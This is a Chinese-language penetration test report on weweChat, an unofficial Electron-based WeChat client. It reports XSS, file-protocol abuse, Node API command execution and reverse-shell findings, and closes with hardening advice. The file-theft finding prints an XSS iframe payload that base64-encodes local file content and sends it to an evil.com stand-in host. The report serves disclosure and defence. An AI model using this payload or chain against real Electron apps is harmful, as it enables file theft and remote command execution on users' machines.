渗透测试报告

一、渗透测试概述

渗透测试是为了测试企业网络抵御攻击的能力而设计的一种测试方法，是信息与系统安全运行保障的重要手段之一，是风险评估工作重要安全结论的辅助验证手段之一。渗透测试是可控条件下，采取可控的，不造成不可弥补损失的黑客入侵手法，对目标网络和系统完全模拟黑客可能使用的攻击技术和漏洞发现技术发起真正攻击，对目标系统的安全做深入的探测，发现系统最脆弱的环节。渗透测试能够直观的让管理人员知道网络所面临的问题。

渗透测试的方法分类：

黑盒测试：又被称为所谓的“Zero-Knowledge Testing”。渗透者完全处于对系统一无所知的状态，通常这类型测试，最初的信息获取来自于DNS、web、Email及各种公开对外的服务器。

白盒测试：白盒测试与黑盒测试恰恰相反，测试者可以通过正常渠道向被测单位取得各种资料，包括网络拓扑、员工资料甚至网站或者程序的代码片段，也能够与单位的其他员工（销售、程序员、管理者……）进行面对面的沟通。这类测试的目的是模拟企业内部雇员的越权操作。

隐秘测试：隐秘测试是对被测单位而言的，通常情况下，接受渗透测试的单位网络管理部门会收到通知：在某些时段进行测试。因此能够监测网络中出现的变化。但隐秘测试则被测单位也仅有极少数人知晓测试的存在，因此能够有效地检验单位中信息安全事件监控，响应，恢复做的是否到位。

本次测试采取的是黑盒测试加白盒测试的方法。

二、测试对象和目标

渗透测试利用安全测试工具和有一定经验的安全工程师的人工经验，通过互联网对网络进行非破坏性质的模拟黑客攻击，目的是侵入系统并获取敏感信息，将入侵的过程和细节产生报告给用户。

本次渗透测试的目标是依靠React，Mobx和Electron构建的非官方微信客户端weweChat。

GitHub仓库地址：https://github.com/trazyn/weweChat

Electron仓库地址：https://www.electronjs.org/apps/wewe-chat

三、测试组织

1. 测试方法

1.1 XSS漏洞

通过向页面中键入XSS payload测试软件中是否存在XSS漏洞。一旦发现存在该类型的漏洞，攻击者可能将其与其他类型的漏洞配合执行更大的恶意操作。

1.2 协议测试

利用file协议测试是否可以打开本地文件来判断该软件是否存在file协议利用。攻击者可利用协议的特点，恶意利用以达到获取渗透目标的效果。

1.3 NodeAPI的测试

利用软件自带的调试功能，在console中加载nodeJS库，使用child_process库执行系统命令。

1.4 Shell反弹

利用系统命令执行，反弹shell。

2. 测试流程

本次的测试流程，

1）XSS刺探；

2）协议的利用；

3）electron内置nodeAPI测试；

4）漏洞组合反弹shell

四、测试中所用的工具

1. 浏览器调试工具

本次测试所利用的工具主要依靠软件内置的调试功能。

2. 手工方法测试


利用熟悉的web攻击手法进行实战测试


五、测试结论

weweChat 软件应用主要针对其electron建构部分进行测试，发现存在以下安全隐患：

1）XSS漏洞


通过聊天窗口发现其存在反射性的XSS漏洞，对其进一步利用可达到文件窃取的效果，如下图示：






2）FILE协议利用

可结合XSS引入file协议，可以达到读取文件，执行命令的危害，下图为读取本地敏感文件，和调出shell终端的执行效果。






3）跨域的威胁

通过引入<iframe>标签，利用src属性可以引入第三方网站，比如百度网站

4）NODEAPI恶意利用

利用XSS漏洞+NodeAPI利用可以达到远程命令执行的效果，如下图，打开本地应用程序，下图的演示打开了已安装的应用sublime。



5）窃取敏感文件


利用XSS漏洞可将计算机敏感信息文件传递到攻击者到服务器，执行payload为：

```
<iframe onload="new Image().src=`http://evil.com/?value=$
{btoa(document.getElementById(/
xsser/.source).contentWindow.document.body.innerText)}`”>
```

6）SHELL反弹

测试了两种方式：

a. 利用XSS执行系统命令反弹shell



b. 利用file协议反弹shell

第一种方式：利用XSS从攻击者服务器下载恶意程序到本地，然后利用漏洞执行恶意程序反弹shell。
第二种方式：使用微信客户端向被攻击者发送恶意程序文件，在被攻击者客户端执行payload实现文件下载并执行，达到反弹shell的效果。

六、结论

经测试发现，该软件虽然对js有一定过滤，但仍存在一些风险：

- 对一些标签，事件没有做到很好的防范，存在xss注入攻击；
- 通过iframe可引入不同域的网站，存在跨域攻击的风险；
- 对NodeAPI权限管理没有严格限制，致使可以被恶意利用；
- 对漏洞进一步利用可以造成系统攻击；

可采取的加固措施：

- 针对反射型XSS漏洞，可以在服务器接收终端用户输入和服务器输出到终端用户两个方向上进行严格的过滤和清洗，包括HTML特性、JavaScript关键字、空字符、特殊字符等等；
- 利用白名单的过滤机制来监测用户输入内容中的域名信息；
- 限制NodeAPI的功能；